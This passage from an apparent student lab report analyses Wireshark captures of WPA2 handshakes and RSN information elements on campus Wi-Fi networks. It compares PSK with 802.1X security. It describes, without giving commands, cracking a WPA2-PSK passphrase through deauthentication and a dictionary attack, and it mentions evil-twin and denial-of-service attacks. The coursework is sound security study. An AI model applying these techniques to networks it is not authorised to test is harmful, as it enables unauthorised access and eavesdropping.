The packet details pane for frame 312 shows the key messages, and frame 319 shows the final key message. The packet bytes pane shows the raw data for the key messages.

b. Connecting with Wrong Password



The screenshot shows a Wireshark capture titled 'PARTB_IITH_GUEST_FAILURE-02.cap'. The packet list pane shows a series of frames from the client to the access point (XiaomiCo_0a:fd:fe). Key frames include:

- 1571.28.147828: Authentication Request, SN=535, FN=0, Flags=...
- 1573.28.172108: QoS Null function (No data), SN=536, FN=0, Flags=...
- 1580.29.381519: QoS Null function (No data), SN=537, FN=0, Flags=...
- 1588.29.381510: QoS Data, SN=1148, FN=0, Flags=p.p...T
- 1590.29.438671: QoS Null function (No data), SN=538, FN=0, Flags=...
- 1592.29.453711: QoS Null function (No data), SN=539, FN=0, Flags=...
- 1593.29.453696: QoS Data, SN=2952, FN=0, Flags=p.p...F
- 1594.29.453696: QoS Data, SN=2952, FN=0, Flags=p.p...F
- 1596.29.453711: QoS Null function (No data), SN=539, FN=0, Flags=...
- 1598.29.504398: QoS Null function (No data), SN=540, FN=0, Flags=...
- 1667.34.087243: QoS Null function (No data), SN=541, FN=0, Flags=...
- 1669.34.087239: QoS Data, SN=1149, FN=0, Flags=p.p...T
- 1671.34.078893: QoS Null function (No data), SN=542, FN=0, Flags=...
- 1673.34.120539: QoS Null function (No data), SN=543, FN=0, Flags=...
- 1675.34.152651: QoS Null function (No data), SN=544, FN=0, Flags=...
- 1677.37.805965: Deauthentication, SN=2898, FN=0, Flags=...
- 1679.37.805965: QoS Null function (No data), SN=547, FN=0, Flags=...
- 2685.80.962639: Probe Request, SN=2126, FN=0, Flags=...
- 2687.80.963649: Probe Response, SN=3231, FN=0, Flags=...
- 2689.80.965732: Authentication, SN=2121, FN=0, Flags=...
- 2691.80.965697: Authentication, SN=2357, FN=0, Flags=...
- 2693.80.965711: Association Request, SN=2122, FN=0, Flags=...
- 2695.80.971841: Association Response, SN=2358, FN=0, Flags=...
- 2697.80.976961: Key (Message 1 of 4)
- 2699.80.990287: Key (Message 2 of 4)
- 2925.81.772161: Key (Message 1 of 4)
- 2927.81.772687: Key (Message 2 of 4)
- 3368.83.755777: Deauthentication, SN=2398, FN=0, Flags=...

The packet details pane for frame 1677 shows the deauthentication message. The packet bytes pane shows the raw data for the key messages.

c. Difference between them

As we can see from the two screenshots above, in the case of failure of password authentication in IITH-Guest we are only receiving Msg1 and Msg2 whereas in the successful authentication we are receiving all four messages from 1 to 4 which is because Msg1 is sent from AP to client and Msg2 is sent from client to AP which contains the MIC. In case of failure, this message integrity code is not validated at the AP because of which the AP sends a deauthentication msg to the client and connection fails.

d. Difference of call flows between IITH-Guest and IITH Wi-Fi Network

The IITH Wi-Fi network works on WPA-Enterprise whereas the IITH-Guest Network works on the WPA-PSK. The call flow of the IITH Wi-Fi Network includes:

1. Probe Request and Response
2. (NULL) Authentication Request and Response
3. EAP Request and Response
4. EAP-TLS 4 way handshake (Client and Server Authentication) and EAP Success
5. EAPOL-Key 4-way Handshake (Exchange of PTK)

Whereas, in the WPA2-PSK which is installed in IITH-Guest Network we won't have verification based on an Authentication Server (AS), there will only be MIC verification during Key handshake. So, to the same call flow as above, the IITH-Guest network lacks the 4th (EAP-TLS 4 way handshake (Client and Server Authentication) and EAP Success) call flow. This is verified by looking at the screenshot of the successful handshake of IITH-Guest Network.

11. Analyze RSN IE in beacon and probe responses

a. Beacon Frames

Wireshark - 19 08:14
PartA_3.pcap

Filter: wlan.ssid == "ES18BTECH11019"

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
73361	414.719494	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1690, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73371	414.821902	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1691, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73372	414.924348	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1692, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73373	415.026705	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1693, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73385	415.129141	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1694, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73393	415.232734	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1695, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73407	415.333906	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1696, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73486	415.436296	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1697, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73531	415.541465	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1698, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73549	415.641109	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1699, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73551	415.743492	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1700, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73552	415.845978	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1701, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73557	415.948316	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1702, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73566	416.023367	3e:7a:d7:23:2d:28	36:7d:6a:52:64:11	802.11	284			Probe response, SN=1703, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73576	416.051011	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1704, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73590	416.153678	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1705, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73632	416.255520	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1706, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73646	416.361392	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1707, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019

Extended Supported Rates: 54 (0x6c)
 Tag: RSN Information (48)
 Tag length: 20
 RSN Version: 1
 Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 Group Cipher Suite type: AES (CCM) (4)
 Pairwise Cipher Suite Count: 1
 Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 Auth Key Management (AKM) Suite Count: 1
 Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
 Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) PSK
 RSN Capabilities: 0x000c
 ..0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
 ..0 = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
 ..11 = RSN GTKSA Replay Counter capabilities: 16 replay counters per GTKSA/GTKSA/STakeySA (0x3)
 ..00 = RSN GTKSA Replay Counter capabilities: 1 replay counter per GTKSA/GTKSA/STakeySA (0x0)
 ..0 = Management Frame Protection Required: False
 ..0 = Management Frame Protection Capable: False
 ..0 = Joint Multi-band RSNA: False
 ..0 = PeerKey Enabled: False
 ..0 = Extended Key ID for Individually Addressed Frames: Not supported
 Tag: HT Capabilities (802.11n D1.10)
 Tag Number: HT Capabilities (802.11n D1.10) (45)
 Tag length: 26
 HT Capabilities Info: 0x01ad
 A-MPDU Parameters: 0x13

b. Probe Responses

Wireshark - 19 08:14
PartA_3.pcap

Filter: wlan.ssid == "ES18BTECH11019"

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
73373	415.026705	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1693, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73385	415.129141	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1694, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73393	415.232734	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1695, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73407	415.333906	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1696, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73486	415.436296	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1697, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73531	415.541465	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1698, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73549	415.641109	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1699, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73551	415.743492	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1700, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73552	415.845978	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1701, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73557	415.948316	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1702, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73566	416.023367	3e:7a:d7:23:2d:28	36:7d:6a:52:64:11	802.11	284			Probe Response, SN=1703, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73576	416.051011	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1704, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73590	416.153678	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1705, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73632	416.255520	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1706, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73646	416.361392	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1707, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73652	416.464390	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1708, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73653	416.563251	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1709, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73660	416.665147	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1710, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019

RSN Version: 1
 Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 Group Cipher Suite type: AES (CCM) (4)
 Pairwise Cipher Suite Count: 1
 Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 Pairwise Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 Pairwise Cipher Suite type: AES (CCM) (4)
 Auth Key Management (AKM) Suite Count: 1
 Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
 Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) PSK
 Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
 Auth Key Management (AKM) type: PSK (2)
 RSN Capabilities: 0x000c
 ..0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
 ..0 = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
 ..11 = RSN GTKSA Replay Counter capabilities: 16 replay counters per GTKSA/GTKSA/STakeySA (0x3)
 ..00 = RSN GTKSA Replay Counter capabilities: 1 replay counter per GTKSA/GTKSA/STakeySA (0x0)
 ..0 = Management Frame Protection Required: False
 ..0 = Management Frame Protection Capable: False
 ..0 = Joint Multi-band RSNA: False
 ..0 = PeerKey Enabled: False
 ..0 = Extended Key ID for Individually Addressed Frames: Not supported
 Tag: HT Capabilities (802.11n D1.10)
 Tag Number: HT Capabilities (802.11n D1.10) (45)
 Tag length: 26
 HT Capabilities Info: 0x01ad
 A-MPDU Parameters: 0x13
 Rx Supported Modulation and Coding Scheme Set: MCS Set

From the highlighted screenshots above of the RSN IE, information of our own AP, we can clearly see that it uses AES CMC for Group Cipher suite (used to encrypt multicast or broadcast traffic) as well as Pairwise Cipher Suite (used to encrypt the unicast traffic). The authentication Key Management Suite advertises only IEEE 802.11, PSK as this AP uses WPA2-PSk version of authentication (NULL Authentication with MIC matching during key exchange handshake).

The figure also shows an extended list of RSN capabilities like Pre-Authentication capabilities are not supported, No capability and requirement for protection of management frames making it prone to deAuth attacks, number of replay counters for PTK and GTK and more.

12. Security Mechanisms for IITH, IITH-Guest and own AP

The IITH Wi-Fi Network is employed using WPA2-Enterprise with 802.1X authentication (using LDAP) where as the IITH-Guest and own AP is employed using WPA2-Personal with 802.11 authenticated using a passphrase.

Open Availability of passphrase in IITH-Guest makes it vulnerable to easy open access to attackers, eavesdropping, deaAuthentication followed by the Evil twin attack or Denial of Service with Man in the middle attack and more making it clearly not secure in terms of security.

Similarly, we have our own AP with WPA2-Personal but with a secret passphrase. Even with a secret passphrase we clearly demonstrated how it is possible to crack it using deaAuthentication following a dictionary attack. A simple brute-force with a password list was enough to crack the passphrase when the passphrase was not well thought out (not meeting the password standards like use of complete ASCII characters set like lowercase, uppercase, numerals and symbols, password length, uniqueness and so on). Deauthentication attacks are possible in such AP as the management frame protection is not supported as we clearly saw in the above figures.

Although IITH Wi-Fi Network doesn't support the protection of management frames, it allows an active authentication using an Authentication Server for client as well as the server. Access to this network is based on individual verification with a unique passphrase for each individual with a unique username.

So, even if the attacker can deAuth, record and crack password for one individual (which is least likely as the credentials are encrypted using multiple encryption pipes), other communicating individuals wont be vulnerable to this attack.

So, in our opinion IITH Wi-Fi with 802.1X authentication is the most secure one.

Credit Statement:

Parts	Tasks	Akash Tadwai (ES18BTECH11019)	Kamal Shrestha (CS21MTECH16001)
<u>PART A</u> Cracking WPA2-PSK Passphrase	Cracking WPA2-PSK using own AP	Collaborative Work	
	Cracking WPA2-PSK on target victim AP	-	Did Entirely
	Pseudo-Code for <i>aircrack-ng's</i> passphrase cracking algorithm	Did Entirely	-
	Report Writing	Collaborative Work	
<u>PART B</u> Analyzing IITH Wi-Fi Network Security	Capturing IITH Wi-Fi Packets (Success and fail scenarios)	Collaborative Work	
	Capturing IITH-Guest Wi-Fi Packets (Success and fail scenarios)		
	Questions from 1-6	Did Entirely	-
	Questions from 7-12	-	Did Entirely
Report Formatting	Collaborative Work		

References:

1. <https://www.ins1gn1a.com/understanding-wpa-psk-cracking>
2. [wlan0mon is on channel 2, but the AP uses channel 5](#)
3. [How can I capture the packet headers but not the data?](#)
4. [CWSP -RSN Information Element | mrn-cciew](#)
5. [CWSP- EAP PEAP | mrn-cciew](#)
6. [CWAP – 802.11 Mgmt Frame Types | mrn-cciew](#)
7. [Understand and Cracking WPA/WPA2\(Enterprise\) · Teck k2](#)
8. [III. EAP Downgrade Attacks – s0lst1c3](#)